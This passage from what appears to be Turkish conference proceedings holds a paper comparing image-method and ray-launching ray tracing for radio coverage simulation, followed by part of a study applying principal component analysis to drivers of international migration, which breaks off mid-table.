- [7] D. Tigkas, “Drought characterisation and monitoring in regions of Greece,” *Eur. Water. Manag.*, vol. 23(24), pp. 29–39, 2008.
- [8] G. Tsakiris, I. Nalbantis, D. Pangalou, D. Tigkas, H. Vangelis, “Drought meteorological monitoring network design for the reconnaissance drought index (RDI),” 1st International Conference “Drought Management: Scientific and Technological Innovations”, Zaragoza, Spain, pp. 57–62, 2008

KAPSAMA ALANI BENZETİMLERİNE YÖNELİK IŞIN İZLEME ALGORİTMALARININ HESAPLAMA PERFORMANSLARI

Eray Arik¹, Mehmet Barış Tabakcıoğlu¹, Ali Kara²

¹*Bursa Teknik Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Bursa, TURKEY*

²*Atılım Üniversitesi, Mühendislik Fakültesi, Ankara, TURKEY*

eray.arik@valeo.com

ORCID: 0000-0002-5943-9697

ÖZET

Bu makalede, elektromanyetik dalga yayılımı modellenmesinde kullanılan temel ışın izleme algoritmalarının detayları açıklanmış ve hesaplama yüklerinin bağlı olduğu parametreler incelenmiştir. Bu inceleme için Görüntü Metodu ve Işın fırlatma metotları kullanılarak 2 ayrı ışın izleme algoritması geliştirilmiş ve belirlenen bir coğrafi senaryo üzerindeki dalga yayılımı simule edilmiştir. Elde edilen sonuçlar hesaplama süreleri ve çözüm doğruluğu açısından kıyaslanmıştır. Bu makalede modellenen ışınla ilgili kavramlar ve ışın özellikleri ile Elektrik alan arasındaki ilişkiyi açıklayan denklemler detaylı olarak incelenmiştir.

Anahtar Kelimeler: Işın İzleme, Kırınım, Kapsama alanı

CALCULATION PERFORMANCES OF RAY TRACING ALGORITHMS FOR COVERAGE SIMULATIONS

ABSTRACT

In this study, details of basic ray tracing algorithms used in electromagnetic wave propagation are explained and parameters of calculation loads are analyzed. For this analysis, image method and ray bouncing methods are used and two different ray tracing algorithm are developed and ray propagation is simulated for a determined scenario. Obtained results are compared for elapsed time and accuracy. In this paper, concept related with rays and the equations explaining the relation between the rays properties and electric field are analyzed in details.

Keywords: Ray tracing, Diffraction, Coverage

1. GİRİŞ

Hertz tarafından 1880'lerde elektromanyetik (EM) dalgaların keşfinden sonra, 1901'de Marconi tarafından Atlantik Okyanusu üzerinden radyo sinyalleri gönderilmiş ve kablosuz iletişim çağı başlamıştır [1]. 2020 yılına gelindiğinde sadece akıllı telefon kullanan kişi sayısı 3.5 milyarı bulmuştur [2]. Cep telefonları da bu sayıya eklendiğinde, dünyadaki insan nüfusundan daha fazla mobil bağlantı gerçekleşmektedir. Herhangi bir kablosuz iletişim sisteminin önemli bir parçası, radyo dalgalarının bilgiyi taşımak için yön verildiği kablosuz kanaldır. EM dalgalar uygun sınır koşullarına sahip Maxwell denklemleri tarafından ifade edilmesine rağmen, gerçekçi bir yayılma ortamında EM alanı için analitik bir çözüm bulunması genel olarak mümkün değildir. Bu yüzden daha pratik yöntemlerle yayılma modelleme çalışmalarına yönelilmiştir. En basit yayılma modeli, 1946'da yayınlanan serbest uzay telsiz yayılımı için Friis denklemidir [3].

$$\frac{P_r}{P_t} = G_t G_r \left(\frac{\lambda}{4\pi R}\right)^2 \quad (1)$$

burada, R EM dalganın aldığı yol, λ dalga boyu, G_t ve G_r verici ve alıcı anten kazançları, P_t ve P_r iletilen ve alınan gücü temsil etmektedir. İyi bir kapsama alanı haritası çıkarmak için ışın izleme teknikleri kullanılarak yansıyan, doğrudan gelen ve kırılan tüm ışınlar tespit edilmelidir.


2. IŞIN KAVRAMI VE ASİMPTOTİK METODOLOJİ

Işın kavramı Maxwell denklemlerinin yüksek frekanslı yaklaşımı kullanılarak açıklanabilir. Bir ışın homojen bir ortamda düz bir çizgide ilerler. Yansıma ve kırılma yasalarına ve kırınım yasalarına uyar. Bir ışın enerji taşır. Bir ışının, içinde enerjinin bulunduğu ve yayıldığı bir tüp olarak düşünülür.


Hayali bir noktasal kaynaktan çıkarak yayılan bir ışının davranışına dayanarak onu aşağıdaki türlerden biri olarak sınıflandırabiliriz. Direk, Yansıyan ve Kırılan Işınlar. Doğrudan gelen ve yansıyan ışınlar için geometrik optik modeli, kırılan ışınlar için de Geometrik kırınım teorisi (GKT), ve daha sonra Uniform kırınım teorisi (UKT) modeli kullanılmıştır. Işın izleme yöntemlerinin önemli bir parçası, kaynaktan yayılan bir ışını ilgili hedef alan noktasına kadar takip etmektir. En basit durumda, yani boş uzayda kaynaktan bir alıcı noktaya kadar sadece bir ışın vardır (doğrudan ışın). Işın izlemeyi kullanmak için en yaygın senaryo olan kentsel bir ortamda ise, bir kaynak konumdan bir alan noktasına kadar birçok ışın var olabilir; her ışın farklı sayıda yansıma, kırınım veya bunların kombinasyonlarına maruz kalabilir. Bu ışınları belirlemek belli bir programlama yükü ve bilgisayar donanımı gerektirmektedir. Endüstriyel ve akademik alanda çok farklı ışın izleme algoritmaları da kullanılmasına rağmen temelde iki ışın izleme metodu bulunmaktadır.

Bunlardan ilki İmaj Metodudur. Bu metotta ilk olarak, ilgili düzlemsel yansıma yüzeyine göre T_{xi} 'nin simetriği (T_{xi}'), Şekil 1'de gösterildiği gibi bulunur. İkinci olarak, bir Q noktasında yansımanın olacağı düzlemi kesen bir çizgi parçası elde etmek için, simetriği alınan T_x ile R_x bağlanır ve yansıyan ışın yolu üç nokta (T_{xi}' , Q , R_x) ile elde edilmiş olur (Şekil 1). Eğer ilgili düzlemi kesen bir Q noktası

yoksa, bu düzlemden yansıyan Rx'e ulaşan bir ışın yoktur. Ardından yansıma noktası ile verici arasında ve yansıma noktası ile alıcı arasında herhangi bir engel bulunup bulunmadığının kontrolü Şekil 2'de gösterildiği gibi yapılmalıdır. Yansıma yolu boyunca herhangi bir kesişim bulunmazsa bulunan ışınla ilgili veriler yansıyan alanı bulmak için Geometrik Optik formülasyonunda kullanılabilir. Aynı yansıma noktasını elde etmek için benzer şekilde Rx'in de simetriği alınabilir.




Şekil 1. İmaj metodu ile tek yansımalı ışın yolunun bulunması




Şekil 2. İmaj metodu ile elde edilen ışın yolundaki engellerin kontrolü

Vericiden alıcıya ulaşan ışınları elde edebilmek için öncelikle, yayılım geometrisinin matematiksel ifadesi oluşturulmalıdır. Bunun için senaryoda yer alan tüm objeler Şekil 3'te görülebileceği gibi n adet lineer çizgisel yapılar kullanılarak oluşturulmalıdır.




Şekil 3. Çizgisel segmentler ile yapıların oluşturulması

İkinci adım olarak, vericinin x ve y koordinatları, elektrik alan değerlerinin hesaplanacağı çözüm uzayı ve elektrik alanın hesaplanacağı nokta adedini belirleyecek olan grid mesafesi dx, dy Şekil 4'te gösterildiği gibi belirlenmelidir.



Şekil 4. Grid mesafeleri

Vericiden çıkan her bir ışın vektörel formda ifade edilir. $[T_x, T_y]$ başlangıç noktası, $[R_x, R_y]$ alıcının koordinatları ve I vektörün boyu olmak üzere, vektörün yönü boyu her zaman 1'e eşit olan Şekil 5'te verildiği gibi birim vektör ile ifade edilir.



Şekil 5. Işının vektörel formda ifade edilmesi

Işın yönü ifadesi aşağıdaki formülle bulunabilir.

$$[R_x \ R_y] - \frac{[T_x \ T_y]}{I} = [V_x \ V_y] \quad (2)$$


Buna göre, alıcı ve verici noktası bilindiğinde vektör yönü elde edilebilir. Yönü elde edilen bu ışının, alıcıya direkt olarak ulaşip ulaşamayacağını belirlemek için, yayılım senaryosunda bulunan herhangi bir objeyi kesip kesmediği belirlenmelidir. Yayılım senaryosu içerisinde bulunan her bir lineer çizgisel segment için, Şekil 6'da verilen ışınların kesişimi aşağıdaki formüllerle elde edilebilir.

$$[V_{bx} \ V_{by}] = \frac{[(C_{x2}-C_{x1})-(C_{y2}-C_{y1})]}{\sqrt{(C_{x2}-C_{x1})^2+(C_{y2}-C_{y1})^2}} \quad (3)$$

$$K_1 = T_x - \left(\frac{V_x T_y}{V_y}\right) - C_1 + \left(\frac{V_x C_{y1}}{V_y}\right) \quad (4)$$


$$K_2 = V_{bx} - \left(\frac{V_x V_{by}}{V_y}\right) \quad (5)$$

$$[A_x \ A_y] = [C_{x1} \ C_{y1}] + \frac{K_1}{K_2} [V_{bx} \ V_{by}] \quad (6)$$



Şekil 6. Kesişen ışınlar

[Cx1,Cx2] ve [Cy1,Cy2] segmentin başlangıç ve bitiş koordinatları, [Ax, Ay] kesişim noktalarıdır. Şekil 7’de ışınlar ve engel kontrolü gözükmektedir.



Şekil 7. İmaj metodunun tek yansıma için uygulaması

Kentsel yayılma ortamında her bir ışın ardışık olarak birden fazla yansımaya uğrayarak vericiye ulaşmaktadır. Alıcıda ölçülen alanı, kırınımına uğrayan ışının genliği çok fazla azaldığından genelde direkt ulaşan ve yansıyarak ulaşan ışınlar domine etmektedir. Bu yüzden, alıcıya 1 defa veya daha fazla yansımaya uğrayarak ulaşan tüm ışınlar bulunmalıdır.

2 ardışık yansımalı bir senaryo için izlenmesi gereken algoritma aşağıdaki gibi olup Şekil 8’de gösterilmiştir.


- Tx'in j'inci segmente göre simetrisini al $\rightarrow Tx'$
- Tx' in, j+1'inci segmente göre simetrisini al $\rightarrow Tx''$
- Tx'' ile Rx arasında düz bir doğru oluştur ve j+1'inci segment üzerinde Q2 noktasının varlığını kontrol et.
- Tx' ile Q2 noktası arasında düz bir doğru oluştur ve j'inci segment üzerindeki Q1 noktasının varlığını kontrol et
- Altta ki noktalar arasında engel olup olmadığını kontrol et

$$[9] \quad Tx-Q1$$

$$[10] \quad Q1-Q2$$


$$[11] \quad Q2-Rx$$

- Burada dikkat edilmesi gereken diğer nokta, j->j+1 segment yolu olduğu gibi, j-> j +2 segment yolu da var olabilir. O yüzden algoritma içerisinde bu yol da denenmelidir. j+2 kontrolü için için 2'e geri dön.(mor)
- Bu noktaya kadar ilk yansıma hep j'den oldu. Şimdi ilk yansımayı j+1 olacak şekilde değiştir ve adım 1'e dön. (kırmızı)



Şekil 8. Ardışık iki yansıma takibi

3 ardışık yansımali bir senaryo için izlenmesi gereken algoritma Şekil 9'da gösterilmiştir.



Şekil 9. Ardışık üç yansıma takibi

Tek bir Rx noktası için k segmentli bir senaryoda; n'inci yansımaya kadar bütün olası yollar aşağıdaki denklemle elde edilir.

$$1 + k \left(\sum_{i=0}^{n-1} (k-1)^i \right) \quad (7)$$

Bunlardan ikincisi Işın Fırlatma Yöntemidir. Bu yöntemin temel fikri, bir verici noktasından başlatılan her bir ışının izlenerek bir alan noktasına ulaşıp ulaşmadığını belirlemektir. Üç adımda uygulanmaktadır:

Işın başlatma: Belirlenen aralıklı açılarla ışınlar fırlatılır. Genellikle kaynak noktasından yayılan tüm ışınların, her bir ışının benzer güç taşınması için olabildiğince eşit dağıtılması gerekir. Bu sebeple 2 boyutlu düzlemde dairesel olarak her yöne yayılacak olan ışınlar arası açı eşit olmalıdır.

Işın izleme: Işın herhangi bir engelle kesişim yaptığında, program ışını geliş açısıyla yansıtır ve izlemeye devam eder. Belirli bir limitten sonra kesişim olmadığında işlem durur ve kaynaktan başka bir yönde yeni bir ışın başlatılır. Işın engelle kesişim yapmadığında, yani çözüm uzayını terk ettiğinde yeni ışına geçilir.


Bir ışın kaynak konumundan izlendiğinde, doğrudan alan noktasına gidebilir veya alan noktasına ulaşmadan önce birkaç kez yansıtılabilir ve kırılabilir. Işın bir nesneye çarparsa, yansıyan ve kırılan bir

ışın ortaya çıkar. Bu ışın-nesne kesişme kontrolleri, ışın izleme algoritmalarının uygulamasında genellikle hesaplama süresinin %90'ından fazlasını tüketir.

Işın alımı: Her bir ışının gittiği yol, yansıma noktaları, açıları ve yönleri bilindikten sonra, hesaplanması istenen her bir Rx noktasına varıp varmadığı kontrol edilmelidir. Bir ışın, ışın ilerledikçe artan bir kesit alanına sahip bir ışın tüpüne benzetilebilir. Işın tüpü alma noktasını aydınlatıyorsa, ışın alınır ve ilgili alan hesaplanabilir.

Yukarıdaki algoritmanın uygulanması ise alttaki adımlarla Şekil 10'da gerçekleştirilebilir;

1. İmaj metodunda olduğu gibi yayılım uzayının, 2 boyutlu çizgisel segmentler kullanılarak matematiksel ifadesi çıkarılır.
2. Vericinin x ve y koordinatları, elektrik alan değerlerinin hesaplanacağı çözüm uzayı ve elektrik alanın hesaplanacağı nokta adedini belirleyecek olan grid mesafesi dx, dy belirlenmelidir.
3. Vericiden yayılacak olan ışın sayısının belirlenmesi ve sıra ile her bir ışının izlenmesi;
 - a. Vericiden çıkan bir ışının tanımlanması
 - b. Işının segmentler ile kesişim yapıp yapmadığının kontrolü
 - c. Kesişim olan noktadan geliş açısı ile yansıtılması
 - d. ışın yansıma limitine ulaşana dek, veya çözüm uzayını terk edene kadar bu işlemin tekrarlanması




Şekil 10. Işın fırlatma yöntemi

k segment yüzey içeren bir senaryo için n yansımaya kadar olan bütün yollar toplamı aşağıdaki formüller ifade edilebilir.


$$RN(n(k - 1) + 1) + RNnNRX \quad (8)$$

Burada, RN vericiden gönderilen ışın sayısı, n izin verilen maksimum ardışık yansıma, NRX çözüm uzayındaki alıcı sayısıdır. Bu algoritma ile vericiden çıkan bütün ışınlar takip edilecek, hepsinin alıcı noktalara ulaşıp ulaşmadığının kontrolü yapılacak ve içinden sadece alıcı veya alıcı noktalara ulaşanlar kullanılacaktır. Şekil 11'de sağ tarafta fırlatılan ışınların mavi duvarlardan yansımaları ve sol tarafta istenilen bir bölgeye kadar takibi gösterilmektedir.



Şekil 11. Işın takibi


Fırlatılan ışınlar arası açı azaltılırsa Şekil 12'deki grafik elde edilmektedir.



Şekil 12. Işın takibi (sık)


3. SONUÇ

S Öncelikle geliştirilen her iki algoritma için seçilen bir örnek üzerinden simülasyon yapılmıştır. Yayılım ortamının zemini de mükemmel iletken yansıtıcı malzemeden oluşmaktadır. Şekil 13'te verilen senaryoda, 60 x 45 m'lik alan 0.04 m'lik parçalara bölünerek, tüm grid köşelerinde elektrik alan değerleri hesaplanacaktır. Senaryo içerisinde maksimum 1 kırınım, 1 yansıma ve direk ışınların kombinasyonları hesaba katılacaktır.




Şekil 13. Simülasyon senaryosu

Şekil 14 ve Şekil 15'te her iki yöntemle elde edilen ışınlar kullanılarak elde edilen kapsama haritası haritaları verilmektedir.




Şekil 14. Işın fırlatma metodu ile elde edilen sonuçlar



Şekil 15. İmaj metodu ile elde edilen sonuçlar

Şekil 16'da verilen 100 segmentli kentsel senaryo için, 7 ardışık yansımali bir simülasyon yükünün iterasyon sayısı hesabı yapılmıştır.



Şekil 16. 100 segment yüzeyli kentsel senaryo

İmaj metodu ile 100 segmentli ve 7 yansımali senaryonun programdaki iterasyon sayısı $9.5108709e+13$ iken ışın fırlatmayla çok daha azdır.

BİLGİLENDİRME

Bu çalışma TÜBİTAK tarafından 118E157 proje numarası altında desteklenmiştir.

KAYNAKLAR

- [1] Zhengqing Yun ; Magdy F. Iskander, "Ray Tracing for Radio Propagation Modeling: Principles and Applications", *IEEE Access (Volume: 3)*
- [2] Weinberg, B., "Number Of Mobile Phone & Smartphone Users"
<https://www.bankmycell.com/blog/how-many-phones-are-in-the-world>
- [3] H. T. Friis, "A note on a simple transmission formula," Proc. IRE, vol. 34, no. 5, pp. 254–256, May 1946.

ÜLKELER ARASI GÖÇ AKIŞLARININ SEBEPLERİ ÜZERİNE BİR TEMEL BİLEŞENLER ANALİZİ

Duygun Fatih Demirel

*İstanbul Kültür Üniversitesi, Mühendislik Fakültesi, Endüstri Mühendisliği Bölümü, İstanbul,
TURKEY*

d.demirel@iku.edu.tr

ORCID: 0000-0001-8284-428X

ÖZET

Sosyo-ekonomik ve güvenlik politikalarını ilgilendiren kararlarda uluslararası göçün önemli bir faktör olması nedeniyle ülkeler arası göç akışları demografi alanında en çok çalışılan araştırma konuları arasında yer almaktadır. Ancak, ülkeler arasındaki son derece karmaşık tarihsel, ekonomik ve politik bağlantılar ve farklılıklar, uluslararası göçü açıklamaya yönelik faktörleri tek bir modelde birleştirmeyi zorlaştırmaktadır. Buna ek olarak, açıklayıcı modellere çok sayıda bağımsız değişkenin dahil edilerek model boyutunun artırılması uluslararası göçe yol açan sebepler ile uluslararası göç seviyeleri arasındaki ilişkinin net yorumlanmasında güçlükler yol açmaktadır. Bahsedilen bu problemler göz önüne alınarak bu çalışma kapsamında çok sayıda değişken içeren bir göç modeli üzerine literatürde sıkça kullanılan bir boyut azaltma yöntemi olan temel bileşenler analizi (TBA) uygulanmıştır. Göç Modeli üzerine uygulanan TBA ile modelin boyutundan kaynaklı karmaşıklık azaltılırken modelin yorumlanabilirliğinin artırılması amaçlanmaktadır. Çalışma dahilinde göç modelinde kullanılan değişkenlerden elde edilen bağımsız bileşenlerin kendi içlerindeki tutarlılıkları güvenilirlik analizi ile test edilmekte, böylece TBA sonucu elde edilen yeni modelin ilgili veri kümesi üzerinde kullanılabilirliği gösterilmektedir. TBA'nın bahsi geçen bir göç modelinde uygulanabilirliğini göstermek amacıyla bu çalışmada 1990-2010 periyodu için 171 ülkenin karşılıklı göç akış verileri ve literatürdeki açıklayıcı göç modellerinde sıkça kullanılan yirmi değişken üzerine odaklanılmış, bu yirmi değişken TBA ile altı kompakt bileşene dönüştürülmüştür. Ek olarak TBA ile elde edilen bileşenlerin uluslararası göç akışlarını açıklamada kullanılabilirliğini göstermek amacıyla bu bileşenlerin girdi olarak dahil edildiği Nadaraya-Watson (NW) kernel regresyonuna dayalı bir göç akış modeli oluşturulmuştur. Ayrıca TDA'nın etkinliğini kıyaslayabilmek amacıyla NW kernel regresyonu yirmi

değişkenden oluşan bir göç modeli üzerine de uygulanmış ve iki modelin sonuçları karşılaştırılmıştır. Sonuçlara göre göç akışlarındaki değişimler TDA sayesinde elden edilen bileşenlerle başlangıçtaki değişkenlerin etkisini kaybetmeden daha az boyut kullanarak etkin şekilde açıklanabilmektedir. Böylece ülkeler arası göç akışlarının daha az işlem ve çaba ile modellenmesi mümkün kılınmaktadır.

Anahtar Kelimeler: *Uluslararası Göç, Göç Modellemesi, Temel Bileşenler Analizi, Nadaraya-Watson Kernel Regresyonu, Çok Değişkenli Veri Analizi*

A PRINCIPLE COMPONENT ANALYSIS ON THE DRIVERS OF MIGRATION FLOWS ACROSS COUNTRIES

ABSTRACT

Migration flows across countries are among the most studied research topics in field of demography, because of the fact that international migration is an important factor for countries in socio-economic and security policy decisions. The highly complex historical, economic and political connections and differences between countries make it difficult to combine the drivers of migration into a single model. Furthermore, the inclusion of many independent variables in explanatory models results in difficulties for clear interpretations of the relationship between the drivers of migration and the migration levels, which can be seen as a direct consequence of high dimensionalities. Considering these, in this study, a well-known dimension reduction method, principle component analysis (PCA), is applied to a migration novel model which incorporates large number of variables; so that the complexity of the model is reduced while the interpretability is enhanced. The components extracted from the model variables using PCA are tested to be internally consistent through reliability analysis. The analysis focuses on pairwise international migration flow patterns between 171 countries for 1990-2010 period and reduces twenty commonly used variables in explanatory migration models in literature into six compact components. To verify that PCA can be used effectively in modeling the drivers of international migration, these components are used as inputs in a migration flow model based on Nadaraya-Watson (NW) kernel regression. NW kernel regression is also applied on the original dataset with twenty variables as well for comparison purposes. The results suggest that variances in migration flows can be explained with PCA which provides fewer dimensionalities without losing the influence of any variable; thus, migration flows can be modeled with less computational effort.

Keywords: *International Migration, Migration Modeling, Principal Component Analysis, Nadaraya-Watson Kernel Regression, Multivariate Data Analysis*

1. INTRODUCTION

International migration modeling is a significant research topic in population dynamics, because it shapes the immediate or long-term policies in resource allocation, socio-economic development, healthcare, education and security planning, labor market regulations, private and public services, etc. [1]. In fact, understanding causes, trends, obstacles and influences of migration activities can form a basis of action for the responsible parties to reinforce human development outcomes linked with migration at both origins and destinations [2].

The reasons and outcomes of international migration cannot be squeezed in few factors because it is difficult to represent the behaviors of migrants by a limited number of variables. Taking this into account, a significant amount of research has been made since 19th century to understand underlying principles in migration flows.

- **Existing Migration Models**

In literature, stochastic extrapolation methods are among the most frequently used techniques to model demographic indicators and population [3]. Although it is difficult to implement time series-based techniques, ARIMA models are applied to forecast migration flows in literature [4]. Other probabilistic and Bayesian techniques in migration modeling can be found in literature [5, 6, 7]. As well as these, rather than modeling migration based on historic data, there are many studies focusing on the determinants of international migration. Being one of the most studied international migration models, macro-economic models claim that the differences in wage rates and differences in labor force demands between countries are the main causes of international migration flows [8]. In contrary to this approach, micro-economic models or human capital models are based on the idea that an individual decides to migrate from an origin to destination country considering a cost-benefit analysis [9]. As a third method, gravity models are also commonly used in examining the migration flow decisions [10] and they take distance of origin and possible destinations into account as well as income.

In above-mentioned modeling approaches, various determinants of migration flows have been considered including the influences of agricultural production and land conflicts [11], population pressure, food security, water availability, climate change, conflicts, political changes, wars, and natural disasters [12], and etc. Moreover, Kandemir [13] state that there is strong evidence that migration flow directions and magnitude are affected by the human development differences between countries. UNDP Human Development Office [2] lists a number of variables to be considered in explaining migration phenomenon. These variables include wars, conflicts, disasters, lack of employment opportunities,

poverty, unequal access to health, education and other services, human right issues in the origin country as push factors and social network, family reunification, perceived opportunities in wealth and services in the destination country as pull factors. The above-mentioned variables can be viewed in many other studies as drivers of international migration as well [14, 15, 16, 17, 18, 19, 20].

The models that use self-oriented drivers are not capable of explaining the migration dynamics entirely. Instead of examining the topic through self-oriented drivers, migration systems theory analyses the migration flow patterns across countries as dynamic systems having interactions with historic, economic and social connections between countries [21]. However, it is quite difficult to develop such models that incorporate a high number of variables and indicators on macro and micro levels due to the existing complexity and ambiguity in linkages between individuals and countries [22].

- **Motivation for the Study**

As it is clear from the literature, several types of factors are included in diverse mathematical models to analyze the reasons, magnitude and flow direction of migration. In fact, the identification of the appropriate factors or variables in a migration model is a vital issue; because the number and content of these variables determine the complexity, interpretability and applicability of the model. The variables included also influence the capability of the model to reflect the trends in migration flows as they are the main sources in a model to explain the variances in migration patterns. To decrease the complexity and enhance the explanatory capabilities of a migration model, it might be necessary to cluster the variables into categories or components, such that each cluster explains a unique factor and the items or variables included in that cluster have high intercorrelation [23].

Considering these, in this study, variables influencing the international migration flow directions and magnitudes across countries are clustered into factors/components by principal component analysis (PCA). Furthermore, internal consistencies of the components extracted are checked through reliability analysis (RA). In fact, the purposes of using PCA and RA are to decrease the complexity of a migration flow model by reducing the number of included variables and without ignoring their effects by extracting internally consistent and reliable components. Twenty of the variables which are commonly used in a migration model are considered for PCA. Actually, the existing migration models with self-oriented drivers take too few variables and relations into account and their capabilities to explain migration flows are considered as weak. In contrast, migration systems theory-based models are too complex to implement because they include too many variables and relations which decrease the model interpretability and applicability. Hence, decreasing dimensionality without losing the explanation capability in migration modeling with PCA is a significant mission. Here, inter-related variables are clustered into components, each of which measures a unique factor. That is, the number of variables and linkages among them are reduced to ideal dimensions and the model becomes much more manageable

and applicable. As a result, the migration patterns can be explained effectively with a simple structure, meaning that the estimation capability of the model can be increased to a significant level.

To the best of our knowledge, there exists no study to examine the clustering operation of the variables included in a migration flow model. Hence, using these compact and reliable clusters makes complex migration systems models can be generated with fewer dimensionalities. The applicability of PCA in modeling migration flows is also displayed through a Nadaraya-Watson kernel regression model at the end of the study.

2. MIGRATION FLOW MODEL AND DATA SELECTION

There exist several numbers of variables that can be included in a migration study based on the purpose of the model. In literature, these variables generally correspond to items measuring economic factors, population characteristics, migrant network relations, indicators related with health, education and security, and etc. as mentioned previously. Because these variables are measured in different units, it makes sense to standardize them to be expressed in a common unitless interval, so that the causality between the migration flow from an origin to a destination, the dependent variable, and the independent or interdependent variables can be understood correctly.

Table 1. Variables included in the migration flow model

Variable	Definition
Y	Amount of migration flow from an origin country to destination country
X_1	Difference in GDP per head between origin and destination country
X_2	Difference in access to electricity (% of population) between origin and destination country
X_3	Difference in agricultural land (% of land area) between origin and destination country
X_4	Difference in value added agriculture per head between origin and destination country
X_5	Difference in the catastrophe severities between origin and destination country
X_6	Distance between origin and destination country
X_7	Difference in education index between origin and destination country
X_8	Difference in energy use (kg of oil equivalent per head) between origin and destination country
X_9	Difference in exports of goods and services (% of GDP) between origin and destination country
X_{10}	Difference in imports of goods and services (% of GDP) between origin and destination country
X_{11}	Difference in value added industry per head between origin and destination country
X_{12}	Difference in inflation rate (annual %) between origin and destination country based on consumer prices
X_{13}	Difference in life expectancy at birth between origin and destination country
X_{14}	Difference in median age of population between origin and destination country
X_{15}	Migrant stock of origin country in destination country
X_{16}	Difference in rural population (% of total population) between origin and destination country
X_{17}	Difference in value added services per head between origin and destination country
X_{18}	Difference in births per women between origin and destination country
X_{19}	Difference in unemployment rate (% of total labour force) between origin and destination country
X_{20}	Difference in the severities of conflict between origin and destination country

- **A Migration Flow Model**

The proposed model in this paper examines the factors affecting the amount of migration flow from an origin country to a destination one. Therefore, each independent variable included in the model is the difference of a certain factor or indicator between the origin and destination country. The variables that are covered in the migration flow model are defined in Table 1. Considering the variables defined in Table 1, a migration flow model can be constructed as:

$$Y = f(X_1, X_2, \dots, X_{20}) \quad (1)$$

where f is a function mapping the aggregation of independent variables X_i 's, $i = 1, \dots, 20$, to dependent variable Y .

- **Data Retrieval and Preparation**

The migration flow data obtained [24] cover four distinct five-year time periods of [1990-1995), [1995-2000), [2000-2005), and [2005-2010). In addition, the input data for the twenty independent variables are retrieved for [1990-1995), [1995-2000), [2000-2005), and [2005-2010) from several resources [25, 26, 27, 28, 29].

The raw data gathered from the above-mentioned sources have to be organized before they are transformed into the variables. The pre-standardized values of the variable X_i for each country pair j, k is obtained as:

$$\dot{X}_{ijk} = \dot{X}_{ij} - \dot{X}_{ik} \quad (2)$$

where \dot{X}_{ijk} is the pre-standardized value of variable i for country pair j, k , $j=1,2,\dots,n$, $k=1,2,\dots,m$ for $j \neq k$; and \dot{X}_{ij} and \dot{X}_{ik} are the unstandardized values of variable i for countries j and k . $\dot{X}_{5,j}$ and $\dot{X}_{20,k}$ values for each country j are not readily available in data sources. Indeed, for computing $\dot{X}_{5,jk}$, the difference in the catastrophe severities between two countries j and k ; drought, earthquake, extreme temperature, flood, landslide, storm, volcanic activity, and wildfire events are considered. A severity value for catastrophes that occurred in a country for a five-year time period is determined as the arithmetic mean of aggregated normalized number of persons affected, and aggregated normalized monetary damage for all disaster types. A similar method is applied for determining the difference in the severities of conflict between two countries j and k , $\dot{X}_{20,k}$. A conflict severity $\dot{X}_{20,j}$ for a country is obtained as a composition of intensity level of the conflict and number of occurrences.

This subtraction operation in Eq. (2) is not performed for X_{15} , the migrant stock of origin country in destination country, and X_6 , the distance between origin and destination country. $\dot{X}_{15,jk}$ value for an

origin - destination country pair j, k is calculated by dividing the migrant stock from the origin country j in the destination country k by all migrant stocks from the origin country j for a certain time period.

The whole data covered are composed of 116966 rows of data for 171 countries; in which each row stands for migrant flow from the origin country to destination country and the corresponding values of the independent variables. When the rows including a missing entry for one or more variables are deleted, the dataset diminishes to 37874 rows. Among these rows, there are 4356 origin-destination couples possessing full entries for all variables for the all five-year-periods: [1990-1995), [1995-2000), [2000-2005), and [2005-2010); which makes a total of 17424 rows. Finally, \hat{X}_{ijk} values in these remaining rows are standardized for each i so that X_{ijk} values can be computed as follows:

$$X_{ijk} = \frac{\hat{X}_{ijk} - \bar{X}_i}{s_{X_i}} \quad (3)$$

where \bar{X}_i and s_{X_i} are the sample mean and sample standard deviation of X_i s. That is, with Eq. (3) the values of each X_i are altered to have a mean 0 and variance 1. The standardization operation is necessary because the variables are expressed with diverse measurement units, therefore, they have to be transformed into a common unitless dimension on the same scale before PCA and RA.

3. APPLICATION OF PCA AND RA

PCA is an exploratory dimension reduction method through which the number of components that will be extracted from a research model is decided. Here, by clustering the variables, the aim is to lower the cardinality of a set of variables into cardinality of set of components [30]. PCA is applied to the standardized data that include 37874 inputs for each of the twenty variables in IBM SPSS Statistics 27.0.1.0 software. First, the pre-assumptions of PCA on homogeneity of the dataset are examined. In fact, the homogeneity assumption is searched through the Kaiser-Meyer-Olkin (KMO) sampling adequacy coefficient and Bartlett's test for sphericity [31]. KMO sampling adequacy coefficient and Bartlett's test for sphericity results are given in Table 2. Here, the desired homogeneity in dataset is said to be achieved as KMO coefficient is greater than 0.50 and Bartlett's test significance value is smaller than $\alpha=0.05$. These findings display that no extreme point analysis is necessary and PCA can be continued as the two initial assumptions are satisfied.

Table 2. KMO and Bartlett's test results

KMO sampling adequacy coefficient		0.749
Bartlett's test	<i>approximate chi-square:</i>	541355.036
for sphericity	<i>degrees of freedom:</i>	190
	<i>significance:</i>	0.000

SPSS extracts six components whose eigenvalues are greater than 1 named as $C_i, i=1, \dots, 6$, and these components explain approximately 72.5% of the variation in data as it is seen in Table 3. Here, the percentages of variance explained are larger for the components with greater eigenvalues, indeed, the first component, C_1 , explains approximately 23% and the second component, C_2 , explains approximately 22% of the total variance in whole dataset.

Table 3. Extracted components and the variance explained

Component	Initial Eigenvalue	Rotation sums of squared loadings	
		% of variance	Cumulative %
C_1	7.893	22.887	22.887
C_2	1.688	21.840	44.727
C_3	1.399	8.913	53.640
C_4	1.373	7.725	61.365
C_5	1.136	5.791	67.156
C_6	1.007	5.321	72.477

Table 4. Extracted components and their compositions

Extracted component	Label of component	Composition of component		
		Variables within the component	Factor loadings of the variables	
C_1	Economic indicators	X_1 :	<i>GDP per head difference</i>	0.917
		X_{11} :	<i>value added industry difference</i>	0.895
		X_{17} :	<i>value added services difference</i>	0.893
		X_8 :	<i>energy use per head difference</i>	0.686
		X_4 :	<i>value added agriculture difference</i>	0.632
C_2	Development indicators	X_2 :	<i>access to electricity difference</i>	0.918
		X_{18} :	<i>births per women difference</i>	0.887
		X_{13} :	<i>life expectancy difference</i>	0.860
		X_7 :	<i>education index difference</i>	0.697
		X_{16} :	<i>rural population difference</i>	0.660
C_3	Disasters, conflict, and unemployment	X_5 :	<i>severity of catastrophe difference</i>	0.845
		X_{20} :	<i>severity of conflict difference</i>	0.791
		X_{19} :	<i>unemployment rate difference</i>	-0.399
C_4	Agricultural land and exports	X_3 :	<i>agricultural land difference</i>	-0.735
		X_9 :	<i>exports of goods and services diff.</i>	0.735
